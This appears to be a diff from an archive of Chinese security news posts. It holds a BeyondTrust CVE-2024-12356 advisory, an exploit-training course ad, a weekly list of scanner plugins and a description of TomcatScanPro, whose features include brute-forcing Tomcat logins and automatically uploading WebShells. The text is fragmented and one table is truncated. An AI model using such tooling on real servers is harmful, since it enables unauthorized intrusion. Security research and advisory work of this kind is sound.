
**漏洞复现/验证**
|
||||
|
||||
|
||||
Reproduction
|
||||
|
||||
|
||||
|
||||
**0x03**
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**the end**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
常行科技是一家专注于**网络安全解决方案和运营服务**
|
||||
的“专精特新”企业,粤港澳专精特新标杆企业 TOP100,国家级高新技术企业,国家级科技型中小企业,广东省创新型中小企业,立志深耕于网络安全服务领域,是网络安全运营服务**PTM理论**
|
||||
的首创者。
|
||||
|
||||
自建网络安全攻防实验室“**大圣·攻防实验室(DS-Lab)**”,专注于最新的网络攻防技术研究、安全人才培养、客户环境模拟、安全产品研发、应急演练模拟、安全技术培训等。与鹏城实验室深入合作,共建**鹏城靶场常行科技分靶场**。大圣·攻防实验室“行者战队”近年来多次参加国内外的实战攻防演练及比赛,并取得优秀战果。
|
||||
|
||||
常行科技**三大服务体系、六大场景化解决方案**多维度为客户提供最适合自身需求的高性价比网络安全解决方案,**低成本、高质量**地帮助客户解决网络和数据安全相关问题。
|
||||
|
||||
|
||||
**有常行,更安全**
|
||||
|
||||
****
|
||||
|
||||
|
||||
|
||||
常为而不置
|
||||
|
||||
常行而不休
|
||||
|
||||
了解更多咨询请关注公众号
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,52 @@
|
||||
# 【漏洞通告】BeyondTrust RS & PRA命令注入漏洞(CVE-2024-12356)
|
||||
启明星辰安全简讯 2024-12-19 09:21
|
||||
|
||||
**一、漏洞****概述**
|
||||
<table><tbody><tr style="mso-yfti-irow:0;mso-yfti-firstrow:yes;height:20.15pt;"><td width="94" style="border-width: 2.25pt 1.5pt 1.5pt 2.25pt;border-color: windowtext;border-style: solid;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align: center;line-height: 150%;margin-top: 0px;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞名称<o:p></o:p></span></p></td><td width="338.3333333333333" colspan="3" style="border-top: 2.25pt solid windowtext;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align: center;line-height: 150%;margin-top: 0px;margin-bottom: 0px;"><span style="font-size: 14px;font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);">BeyondTrust RS & PRA命令注入漏洞<o:p></o:p></span></p></td></tr><tr style="mso-yfti-irow:1;height:20.15pt;"><td width="74.33333333333333" style="border-top: none;border-left: 2.25pt solid windowtext;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align: center;line-height: 150%;margin-top: 0px;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">CVE ID<o:p></o:p></span></p></td><td width="358.3333333333333" colspan="3" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align: center;line-height: 150%;margin-top: 0px;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">CVE-2024-12356<o:p></o:p></span></p></td></tr><tr style="mso-yfti-irow:2;height:20.15pt;"><td width="94" style="border-top: none;border-left: 2.25pt solid windowtext;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align: center;line-height: 150%;margin-top: 0px;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞类型<o:p></o:p></span></p></td><td width="95.33333333333333" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align: center;line-height: 150%;margin-top: 0px;margin-bottom: 0px;"><span style="font-size: 14px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);">命令注入</span><span style="font-family: 微软雅黑, "sans-serif";color: black;"> <o:p></o:p></span></span></p></td><td width="91.33333333333333" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align: center;line-height: 150%;margin-top: 0px;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">发现时间<o:p></o:p></span></p></td><td width="109.33333333333333" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align: center;line-height: 150%;margin-top: 0px;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">2024-12-19<o:p></o:p></span></p></td></tr><tr style="mso-yfti-irow:3;height:20.15pt;"><td width="94" style="border-top: none;border-left: 2.25pt solid windowtext;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align: center;line-height: 150%;margin-top: 0px;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞评分<o:p></o:p></span></p></td><td width="99.33333333333333" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align: center;line-height: 150%;margin-top: 0px;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">9.8<o:p></o:p></span></p></td><td width="96.33333333333333" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align: center;line-height: Line truncated
|
||||
BeyondTrust特权远程访问(Privileged Remote Access,简称 PRA)和远程支持(Remote Support,简称 RS)产品是由 BeyondTrust 公司提供的一套安全解决方案,主要用于管理和保护IT系统中的远程访问权限和特权账户。
|
||||
|
||||
2024年12月19日,启明星辰集团VSRC监测到BeyondTrust特权远程访问 (PRA) 和远程支持 (RS) 产品中存在一个命令注入漏洞(CVE-2024-12356),该漏洞的CVSS评分为9.8。
|
||||
|
||||
BeyondTrust 特权远程访问 (PRA) 和远程支持 (RS)中存在命令注入漏洞,由于对恶意客户端请求缺乏充分的输入验证,攻击者可通过向目标设备发送特制请求注入恶意命令,成功利用该漏洞可能导致在受害站点用户的上下文中执行任意命令,从而可能导致权限提升、敏感信息泄露或系统控制等。
|
||||
|
||||
## 二、影响范围
|
||||
|
||||
BeyondTrust Privileged Remote Access (PRA) <= 24.3.1
|
||||
|
||||
BeyondTrust Remote Support (RS) <= 24.3.1
|
||||
|
||||
## 三、安全措施
|
||||
### 3.1 升级版本
|
||||
|
||||
目前该漏洞已经修复,受影响用户可升级到以下版本:
|
||||
|
||||
BeyondTrust Privileged Remote Access (PRA):升级到PRA补丁BT24-10-ONPREM1或BT24-10-ONPREM2
|
||||
|
||||
BeyondTrust Remote Support (RS):升级到RS补丁BT24-10-ONPREM1或 BT24-10-ONPREM2
|
||||
|
||||
下载链接:
|
||||
|
||||
https://www.beyondtrust.com/
|
||||
### 3.2 临时措施
|
||||
|
||||
暂无。
|
||||
### 3.3 通用建议
|
||||
|
||||
定期更新系统补丁,减少系统漏洞,提升服务器的安全性。
|
||||
|
||||
加强系统和网络的访问控制,修改防火墙策略,关闭非必要的应用端口或服务,减少将危险服务(如SSH、RDP等)暴露到公网,减少攻击面。
|
||||
|
||||
使用企业级安全产品,提升企业的网络安全性能。
|
||||
|
||||
加强系统用户和权限管理,启用多因素认证机制和最小权限原则,用户和软件权限应保持在最低限度。
|
||||
|
||||
启用强密码策略并设置为定期修改。
|
||||
### 3.4 参考链接
|
||||
|
||||
https://www.beyondtrust.com/trust-center/security-advisories/bt24-10
|
||||
|
||||
https://nvd.nist.gov/vuln/detail/CVE-2024-12356
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,241 @@
|
||||
# 关注 | 第一期漏洞挖掘与利用中高级培训班招生
|
||||
中国信息安全 2024-12-19 10:31
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**扫码订阅《中国信息安全》**
|
||||
|
||||
|
||||
邮发代号 2-786
|
||||
|
||||
征订热线:010-82341063
|
||||
|
||||
|
||||
**在网络空间红蓝双方的较量中,漏洞是最永恒、最核心、最耀眼的存在,没有之一。**
|
||||
无论是渗透测试、攻防演练、各种赛事、APT对抗,还是远程控制、隐蔽通信,都需要各种各样的漏洞利用,才能取得突破。
|
||||
|
||||
为了发展漏洞研究水平,提升安全团队实战能力,迫切需要培养高水平的漏洞研究人员,研究更多实用漏洞,为网络安全实战活动提供高端火力,改变目前漏洞人才和技术资源不足的被动局面。
|
||||
|
||||
为此,国家信息安全漏洞库漏洞技术研究联盟,邀请**顶级漏洞研究人员袁仁广(网名袁哥),**开办第一期**“漏洞挖掘与利用中高级培训班”,**培训的时间跨度为**半年。****安络科技**作为漏洞研究联盟的创始成员单位,承担了此次培训班的组织工作。
|
||||
|
||||
**计划招生30名**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
为了发展网络安全事业,培养中高级漏洞研究人才,国家信息安全漏洞库漏洞技术研究联盟拟在近期聘请名师,组织开展第一期“漏洞挖掘与利用中高级培训班”。**本期计划招生30名,额满后开始培训。**
|
||||
|
||||

|
||||
|
||||
**0****1**
|
||||
|
||||

|
||||
|
||||
|
||||
**授课老师**
|
||||
|
||||
**袁仁广**
|
||||
|
||||
|
||||
别名大兔子,人称袁哥,在国内 windows系统方面造诣首屈一指,早在1999年就提出过windows的共享漏洞。曾任中国国家信息安全漏洞库特聘专家,北京奥运会特聘信息安全专家,腾讯湛泸实验室负责人。他所带领的团队被誉为“东半球最强大的白帽子军团”,为国内网络安全防护技术的发展和漏洞研究做出了重要贡献。
|
||||
|
||||
|
||||
**02 培训内容及方式**
|
||||
|
||||
**中级班课程目录**
|
||||
|
||||
|
||||
|
||||
|
||||
**一、溢出利用**
|
||||
|
||||
1、平台演示
|
||||
|
||||
2、exp代码框架、SHELLCODE编写
|
||||
|
||||
3、溢出通道对抗防火墙
|
||||
|
||||
4、异常链表对抗堆栈COOKIES保护技术
|
||||
|
||||
5、溢出跳转、兼容技术
|
||||
|
||||
6、堆溢出利用
|
||||
|
||||
7、溢出程序跟踪调试
|
||||
|
||||
8、一些典型溢出漏洞分析
|
||||
|
||||
9、RPC编程简单介绍
|
||||
|
||||
10、RPC的漏洞利用
|
||||
|
||||
11、一些典型的RPC漏洞分析
|
||||
|
||||
12、更多的利用代码包括RPC漏洞利用代码
|
||||
|
||||
**二、漏洞挖掘**
|
||||
|
||||
1、漏洞研究
|
||||
|
||||
2、数据流挖掘技术
|
||||
|
||||
3、FUZZ技术
|
||||
|
||||
4、关键API、系统特性
|
||||
|
||||
5、内核漏洞挖掘和利用技术
|
||||
|
||||
**三、总结提高**
|
||||
|
||||
1、前面内容的一些补充
|
||||
|
||||
2、高级DVE对抗技术
|
||||
|
||||
3、xp挑战赛对抗360沙箱技术
|
||||
|
||||
|
||||
**高级班课程目录**
|
||||
|
||||
|
||||
|
||||
|
||||
**一、溢出利用**
|
||||
|
||||
1、平台演示
|
||||
|
||||
2、exp代码框架、SHELLCODE编写
|
||||
|
||||
3、溢出通道对抗防火墙
|
||||
|
||||
4、异常链表对抗堆栈COOKIES保护技术
|
||||
|
||||
5、溢出跳转、兼容技术
|
||||
|
||||
6、堆溢出利用
|
||||
|
||||
7、溢出程序跟踪调试
|
||||
|
||||
8、一些典型溢出漏洞分析,更多一些
|
||||
|
||||
9、RPC编程简单介绍
|
||||
|
||||
10、RPC的漏洞利用
|
||||
|
||||
11、一些典型的RPC漏洞分析
|
||||
|
||||
12、更多的利用代码包括RPC漏洞利用代码,比中级班再更多
|
||||
|
||||
**二、漏洞挖掘**
|
||||
|
||||
1、漏洞研究
|
||||
|
||||
2、数据流挖掘技术
|
||||
|
||||
3、FUZZ
|
||||
|
||||
4、关键API、系统特性
|
||||
|
||||
5、内核漏洞挖掘和利用技术
|
||||
|
||||
6、RPC漏洞的挖掘
|
||||
|
||||
7、RPC漏洞挖掘的小工具
|
||||
|
||||
**三、总结提高**
|
||||
|
||||
1、前面内容的一些补充
|
||||
|
||||
2、高级DVE对抗技术
|
||||
|
||||
3、xp挑战赛对抗360沙箱技术
|
||||
|
||||
4、调试技术
|
||||
|
||||
5、安全模型和安全本质理解
|
||||
|
||||
|
||||
|
||||
**培训方式**
|
||||
|
||||
|
||||
|
||||
**❖**
|
||||
**在线学习**
|
||||
|
||||
由于负责授课的名师身在国外,采取在线授课,在线学习方式。
|
||||
|
||||
|
||||
**培训时长**
|
||||
|
||||
|
||||
|
||||
|
||||
培训时长约为3个月(答疑解惑还可延长至培训结束后3个月)
|
||||
|
||||
|
||||
**考核与结业**
|
||||
|
||||
|
||||
|
||||
|
||||
培训结束后,将以合适的方式组织考核,考核通过后,**由国家信息安全漏洞库漏洞技术研究联盟发放结业证书**
|
||||
。
|
||||
|
||||

|
||||
|
||||
**03******
|
||||
|
||||

|
||||
|
||||
|
||||
**报名方式**
|
||||
|
||||
报名者准备简历,至少包含**姓名、职务、工作或学习单位,近5-10年履历**。
|
||||
|
||||
- 简历发送邮件到 **[email protected]**
|
||||
|
||||
- 邮件标题为**“漏洞培训班报名”**
|
||||
|
||||
|
||||
|
||||
报名资料经联盟审核通过后,联盟将向学员发送录取通知、缴费方式和培训须知等材料。
|
||||
|
||||
**电话联系方式**
|
||||
|
||||
|
||||
**联盟培训业务联系人:**
|
||||
|
||||
****
|
||||
梁雅婷 13138667700(微信同号)
|
||||
|
||||
**漏洞研究联盟秘书长:**
|
||||
|
||||
****************
|
||||
张钊 15920390581
|
||||
|
||||
|
||||
|
||||
**分享网络安全知识 强化网络安全意识**
|
||||
|
||||
**欢迎关注《中国信息安全》杂志官方抖音号**
|
||||
|
||||
|
||||
|
||||
|
||||
**《中国信息安全》杂志倾力推荐**
|
||||
|
||||
**“企业成长计划”**
|
||||
|
||||
|
||||
**点击下图 了解详情**
|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzA5MzE5MDAzOA==&mid=2664162643&idx=1&sn=fcc4f3a6047a0c2f4e4cc0181243ee18&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
@@ -0,0 +1,196 @@
|
||||
# 创宇安全智脑 | 灵当 CRM uploadify.php 任意文件上传等70个漏洞可检测
|
||||
原创 创宇安全智脑 创宇安全智脑 2024-12-19 09:50
|
||||
|
||||
**创宇安全智脑**是基于知道创宇16年来AI+安全大数据在真实攻防场景中的经验积累构建的下一代全场景安全智能算力平台。平台拥有海量真实攻防数据和安全大数据持续生产能力;结合面向多个实战场景的AI智能模型,持续汇聚、萃取和分析,实时输出高精准高价值威胁情报、安全态势、攻防策略;持续全场景赋能知道创宇全产品矩阵和安全托管服务。
|
||||
|
||||
|
||||
**创宇安全智脑目前已经联动支撑知道创宇全产品矩阵,包括:创宇盾、抗D保、ScanV、ZoomEye、创宇蜜罐、创宇云图、创宇云影、创宇猎幽、创宇威胁情报网关等。**
|
||||
|
||||
|
||||
本周累计更新漏洞插件70个,其中重点插件4个
|
||||
|
||||
**详情如下:**
|
||||
|
||||
|
||||
**更新列表**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
|
||||
**新增插件:**
|
||||
|
||||
|
||||
1、灵当 CRM uploadify.php 任意文件上传
|
||||
|
||||
**发布时间:**2024-12-18
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**漏洞来源:**
|
||||
创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
灵当 CRM 是一款由上海灵当信息科技有限公司开发的客户关系管理软件。灵当 CRM uploadify.php 接口存在任意文件上传漏洞。未经授权的远程攻击者可上传恶意文件至服务器,远程执行任意代码,获取系统权限。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
未经授权的远程攻击者可上传恶意文件至服务器,远程执行任意代码,获取系统权限。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
及时更新至最新版本,使用白名单进行验证,并将上传文件保存在非 Web 可访问的目录中。
|
||||
|
||||
**影响范围:**
|
||||
|
||||
根据ZoomEye网络空间搜索引擎关键字 app="灵当 CRM" 对潜在可能目标进行搜索,共得到4768条IP历史记录。主要分布在中国、新加坡等国家。(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/v2/searchResult?q=YXBwPSLngbXlvZMgQ1JNIg%3D%3D)
|
||||
|
||||

|
||||
|
||||
**区域分布:**
|
||||
|
||||

|
||||
|
||||
|
||||
2、圣乔ERP系统 queryForString.dwr SQL注入
|
||||
|
||||
**发布时间:**2024-12-16
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**漏洞来源:**
|
||||
创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
圣乔ERP系统是杭州圣乔科技有限公司开发的一款企业级管理软件。圣乔ERP系统 queryForString.dwr 接口存在SQL注入漏洞。恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
及时更新至最新版本,使用参数化查询或预编译语句并对输入进行过滤和验证,以防止SQL注入攻击。
|
||||
|
||||
**影响范围:**
|
||||
|
||||
根据ZoomEye网络空间搜索引擎关键字 app="圣乔ERP系统" 对潜在可能目标进行搜索,共得到353条IP历史记录。主要分布在中国浙江、江苏。(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/v2/searchResult?q=YXBwPSLlnKPkuZRFUlDns7vnu58i)
|
||||
|
||||

|
||||
|
||||
**区域分布:**
|
||||
|
||||

|
||||
|
||||
|
||||
3、圣乔ERP系统 uploadFile.action 任意文件上传
|
||||
|
||||
**发布时间:**
|
||||
2024-12-16
|
||||
|
||||
**漏洞等级:**
|
||||
高危
|
||||
|
||||
**漏洞来源:**
|
||||
创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
圣乔ERP系统是杭州圣乔科技有限公司开发的一款企业级管理软件。圣乔ERP系统 uploadFile.action 接口存在任意文件上传漏洞。结合系统权限绕过漏洞,远程攻击者可绕过认证授权上传恶意文件至服务器,远程执行任意代码,获取系统权限。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
未经授权的远程攻击者可上传恶意文件至服务器,远程执行任意代码,获取系统权限。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
及时更新至最新版本,使用白名单进行验证,并将上传文件保存在非 Web 可访问的目录中。
|
||||
|
||||
**影响范围:**
|
||||
|
||||
根据ZoomEye网络空间搜索引擎关键字 app="圣乔ERP系统" 对潜在可能目标进行搜索,共得到353条IP历史记录。主要分布
|
||||
在中国浙江、江苏。(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/v2/searchResult?q=YXBwPSLlnKPkuZRFUlDns7vnu58i)
|
||||
|
||||

|
||||
|
||||
**区域分布:**
|
||||
|
||||

|
||||
|
||||
|
||||
4、中科商软-云连ERP file!download.action 任意文件读取
|
||||
|
||||
**发布时间:**2024-12-17
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**漏洞来源:**
|
||||
创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
云连ERP是北京中科商软软件有限公司开放的一款企业资源计划管理系统。中科商软-云连ERP file!download.action 接口存在任意文件读取漏洞。未经授权的远程攻击者可以利用该漏洞,造成敏感信息泄露。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
未经授权的远程攻击者可以利用该漏洞,造成敏感信息泄露。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
及时更新至最新版本,使用白名单限定访问文件的路径、名称及后缀名,严格过滤用户输入字符的合法性,比如文件类型、文件地址、文件内容等,并确保使用时进行输入验证和过滤,以防止参数中包含非法字符。
|
||||
|
||||
**影响范围:**
|
||||
|
||||
根据ZoomEye网络空间搜索引擎关键字 app="中科商软-云连ERP" 对潜在可能目标进行搜索,共得到164条IP历史记录。主要分布在中国、印度等国家。(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/v2/searchResult?q=YXBwPSLkuK3np5HllYbova8t5LqR6L%2BeRVJQIg%3D%3D)
|
||||
|
||||

|
||||
|
||||
**区域分布:**
|
||||
|
||||

|
||||
|
||||
|
||||
ScanV
|
||||
|
||||
|
||||
|
||||
为网站及业务系统提供全生命周期的外部攻击面管理(EASM)能力,从攻击者视角出发,开展漏洞监测、漏洞响应、漏洞预警等深度漏洞治理工作,实时更新漏洞情报数据,持续性跟踪风险、快速定位威胁。
|
||||
|
||||
WebSOC
|
||||
|
||||
|
||||
|
||||
是面向行业区域监管机构、集团信息中心量身定制的能大范围快速发现高危Web漏洞及安全事件的硬件监测系统,产品具备扫描快、结果准、取证全的核心特质,能帮助客户快速、全面发现其管辖区域内的安全事件,生成完整通报证据链,方便通报到相关单位以促使其快速整改,帮助监管机构有效履行监管职责。
|
||||
|
||||
ZoomEye Pro
|
||||
|
||||
|
||||
|
||||
是面向企事业单位研发的一款网络资产扫描与管理系统。采用对全球测绘10余年的ZoomEye同款主动探测引擎,结合被动探测引擎,以及与ZoomEye云地联动的方式,能够全面采集内外网资产并统一管理。基于SeeBug漏洞平台、创宇安全智脑的能力,能够快速更新高威胁漏洞插件并对全部资产进行漏洞影响面分析。具备资产发现能力快速精准、资产指纹信息丰富、资产分类清晰直观、漏洞响应能力强的特点。帮助客户从攻击者视角持续发现内外网资产以及高风险问题,有效降低安全风险。
|
||||
|
||||
|
||||
为帮助您快速感知威胁,激活防御体系,守护业务安全!
|
||||
|
||||
|
||||
我们建议您订阅**创宇安全智脑-威胁情报订阅服务**,获取更多威胁情报详情以及处置建议。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**点击阅读原文****获取更多信息**
|
||||
|
||||
|
||||
@@ -0,0 +1,94 @@
|
||||
# 工具集:TomcatScanPro【tomcat自动化漏洞扫描利用工具】
|
||||
wolven Chan 风铃Sec 2024-12-19 04:05
|
||||
|
||||
### 简介
|
||||
|
||||
本项目是一个针对
|
||||
**Tomcat**
|
||||
服务的弱口令检测。除了支持
|
||||
**CVE-2017-12615**
|
||||
漏洞的多种利用方式外,还集成了
|
||||
**CNVD-2020-10487**
|
||||
漏洞(Tomcat AJP 协议本地文件包含漏洞)的利用功能,帮助用户高效检测和利用漏洞获取服务器敏感信息。工具同时支持对多个 URL 进行并发检测,并通过动态线程池机制,优化资源利用率,提升检测效率。
|
||||
### 功能
|
||||
#### 1.CVE-2017-12615 漏洞检测
|
||||
|
||||
工具支持三种利用方式:
|
||||
```
|
||||
```
|
||||
- 成功上传后,工具会尝试访问并执行上传的 JSP 文件,判断是否能远程执行代码。
|
||||
|
||||
- 对每种利用方式的结果分别记录成功或失败状态。
|
||||
|
||||
#### 2. CNVD-2020-10487 (AJP 协议本地文件包含漏洞)
|
||||
- 工具利用 AJP 协议进行本地文件包含(LFI)攻击,默认读取 WEB-INF/web.xml 文件,但文件路径和判断条件可以通过配置文件灵活调整。
|
||||
|
||||
- 支持对目标文件中的关键字(例如 "Welcome")进行自定义判断,确定文件读取成功与否。
|
||||
|
||||
- 检测到文件包含成功后,详细记录成功的 URL 和读取到的敏感文件路径。
|
||||
|
||||
#### 3.弱口令检测
|
||||
- 支持通过用户名与密码组合进行弱口令暴力破解。
|
||||
|
||||
- 若登录成功,工具会自动尝试上传 WebShell 文件,提供远程管理和代码执行能力。
|
||||
|
||||
- 登录成功以及 WebShell 上传的结果都会详细记录在日志文件中。
|
||||
|
||||
#### 4.后台部署 WAR 包 getshell
|
||||
- 在弱口令破解成功后,工具会尝试通过 Tomcat 管理后台上传
|
||||
WAR
|
||||
包,以获取远程代码执行权限。
|
||||
|
||||
- 部署的
|
||||
WAR
|
||||
包会自动在服务器上解压并生成 JSP Shell 文件,访问该文件后便可以获取 Shell 权限。
|
||||
|
||||
- 支持通过配置文件自定义
|
||||
Shell
|
||||
文件的内容。
|
||||
|
||||
## 使用方法
|
||||
|
||||
通过以下命令安装所需模块:
|
||||
```
|
||||
```
|
||||
1. 准备包含URL、用户名和密码的文本文件(data文件夹中),分别命名为
|
||||
urls.txt
|
||||
、
|
||||
user.txt
|
||||
和
|
||||
passwd.txt
|
||||
。
|
||||
|
||||
|
||||
|
||||
|
||||
1. urls.txt
|
||||
保存格式:
|
||||
https://127.0.0.1/
|
||||
或者
|
||||
https://127.0.0.1/manager/html
|
||||
脚本会自行判断检测
|
||||
|
||||
1. 在
|
||||
config.yaml
|
||||
中配置文件路径和其他设置。
|
||||
|
||||
1. 运行脚本,将会在
|
||||
success.txt
|
||||
文件中记录成功利用漏洞信息。
|
||||
|
||||
```
|
||||
```
|
||||
|
||||
|
||||
## 注意事项
|
||||
- 使用此脚本时请遵守相关法律法规,不要进行未授权的操作。
|
||||
|
||||
- 本脚本仅供教育和测试用途,不承担任何由不当使用造成的后果。
|
||||
|
||||
项目地址:
|
||||
|
||||
https://github.com/lizhianyuguangming/TomcatScanPro
|
||||
|
||||
|
||||
@@ -0,0 +1,169 @@
|
||||
# 已结束意见征集!《关键信息基础设施商用密码使用管理规定(征求意见稿)》有哪些说明值得关注(附下载)
|
||||
点击关注→ 信安世纪 2024-12-19 09:44
|
||||
|
||||
**点击上方蓝字 关注我们↑↑↑**
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
日前,国家密码管理局关于《关键信息基础设施商用密码使用管理规定(征求意见稿)》(以下简称:《规定》)的公开征求意见工作已顺利结束。
|
||||
|
||||
|
||||
让我们先跟着《规定》相关说明提前了解下吧~
|
||||
|
||||
**01#**
|
||||
|
||||
|
||||
|
||||
|
||||
**为什么要制定本《规定》?**
|
||||
|
||||
|
||||
**(一)制定《规定》是贯彻落实党中央、国务院关于商用密码管理决策部署的必然要求。**
|
||||
|
||||
|
||||
**《中华人民共和国密码法》**
|
||||
|
||||
《中华人民共和国密码法》提出了“法律、行政法规和国家有关规定要求使用商用密码进行保护的关键信息基础设施,其运营者应当使用商用密码进行保护,自行或者委托商用密码检测机构开展商用密码应用安全性评估”的要求。
|
||||
|
||||
**《商用密码管理条例》**
|
||||
|
||||
